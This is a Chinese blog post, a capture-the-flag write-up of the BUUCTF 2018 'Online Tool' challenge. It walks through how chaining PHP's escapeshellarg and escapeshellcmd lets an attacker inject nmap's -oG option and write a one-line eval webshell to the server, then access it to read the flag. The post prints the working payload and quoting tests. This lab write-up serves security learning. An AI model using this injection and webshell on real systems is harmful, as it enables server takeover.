BUUCTF 2018 Online Tool

原创

恋物语战场原 于 2019-09-10 20:48:33 发布 12013 收藏 26

分类专栏： CTF 文章标签： buuctf ctf

本文链接：https://blog.csdn.net/qq_26406447/article/details/100711933

BUUCTF 2018 Online Tool

前言

继续刷题，学习，为了成为黑岛的一名工具人而努力！

感谢大佬提供的环境：https://github.com/glzjin/buuctf_2018_online_tool

过程

搭好环境，打开网页，出现一堆代码

```php
<?php

if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    $_SERVER['REMOTE_ADDR'] = $_SERVER['HTTP_X_FORWARDED_FOR'];
}

if(!isset($_GET['host'])) {
    highlight_file(__FILE__);
} else {
    $host = $_GET['host'];
    $host = escapeshellarg($host);
    $host = escapeshellcmd($host);
    $sandbox = md5("glzjin". $_SERVER['REMOTE_ADDR']);
    echo 'you are in sandbox '.$sandbox;
    @mkdir($sandbox);
    chdir($sandbox);
    echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);
}
```


OK，首先代码审计...又是php，头大...

remote_addr和x_forwarded_for这两个是见的比较多的，服务器获取ip用的，这里没什么用

escapeshellarg()和escapeshellcmd() 没见过，百度

PHP escapeshellarg()+escapeshellcmd() 之殇

直接找到了上面这篇文章，这两个函数在一起用会有些问题

1. 传入的参数是：`172.17.0.2' -v -d a=1`
2. 经过 `escapeshellarg` 处理后变成了 `'172.17.0.2'\'' -v -d a=1'`，即先对单引号转义，再用单引号将左右两部分括起来从而起到连接的作用。
3. 经过 `escapeshellcmd` 处理后变成 `'172.17.0.2'\\'' -v -d a=1\'`，这是因为 `escapeshellcmd` 对 `\` 以及最后那个不配对儿的引号进行了转义：http://php.net/manual/zh/function.escapeshellcmd.php
4. 最后执行的命令是 `curl '172.17.0.2'\\'' -v -d a=1\'`，由于中间的 `\\` 被解释为 `\` 而不再是转义字符，所以后面的 `'` 没有被转义，与再后面的 `'` 配对儿成了一个空白连接符。所以可以简化为 `curl 172.17.0.2\ -v -d a=1'`，即向 `172.17.0.2\` 发起请求，POST 数据为 `a=1'`。

简单的来说就是两次转译后出现了问题，没有考虑到单引号的问题

然后往下看，看到echo system("nmap -T5 -sT -Pn --host-timeout 2 -F ".$host);

这有个system来执行命令，而且有传参，肯定是利用这里了

这里代码的本意是希望我们输入ip这样的参数做一个扫描，通过上面的两个函数来进行规则过滤转译，我们的输入会被单引号引起来，但是因为我们看到了上面的漏洞所以我们可以逃脱这个引号的束缚

这里常见的命令后注入操作如 |& &&都不行，虽然我们通过上面的操作逃过了单引号，但escapeshellcmd会对这些特殊符号前面加上\来转移…

这时候就只有想想能不能利用nmap来做些什么了。

这时候搜索可以发现在nmap命令中 有一个参数-oG可以实现将命令和结果写到文件


这个命令就是我们的输入可控！然后写入到文件！OK很自然的想到了上传一个一句话木马了…

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php '
```

执行后会返回文件夹名

you are in sandbox 5ef773126828f0841c0b0acd81fd1d11Starting Nmap 7.70 (https://nmap.org) at 2019-09-10 12:10 UTC Nmap done: 0 IP addresses (0 hosts up) scanned in 0.25 seconds
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.25 seconds

然后蚁剑连接，找到flag




没错flag大家能猜的到，大佬想要女朋友

编辑: /flag

```
1 flag{glzjin_wants_a_girl_firend}
2
```

payload那里错了几次，一些细节的错误会导致没法访问到的



首先是后面没有加引号

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php
```

我们可以在线测试一下

```php
<?php
$host = "' <?php phpinfo();?> -oG test.php";
$host = escapeshellarg($host);
$host = escapeshellcmd($host);
echo $host;
?>
```



```
''\\'' \<\?php phpinfo\(\)\;\?\> -oG test.php\'
```

返回结果是上面那样文件名后面会多一个引号

然后是加引号但引号前没有空格

```
?host=' <?php @eval($_POST["hack"]);?> -oG hack.php'
```

```php
<?php
$host = "' <?php phpinfo();?> -oG test.php'";
$host = escapeshellarg($host);
$host = escapeshellcmd($host);
echo $host;
?>
```


运行结果如下

```
''\\'' \<\?php phpinfo\(\)\;\?\> -oG test.php'\\'''
```

文件名后面就会多出\\

所以要注意细节

总结

这道题主要就是考查一个escapeshellarg()和escapeshellcmd()这个点

外加一个nmap的文件写入。

感觉命令行注入这个也遇到的的不是很多（菜鸡的言论），所以还是多练习吧

参考

1. CISCN2019 华北赛区 Day1 Web1 Dropbox
2. BUUOJ 刷题 - Web-Online-Tool
3. PHP escapeshellarg()+escapeshellcmd() 之殇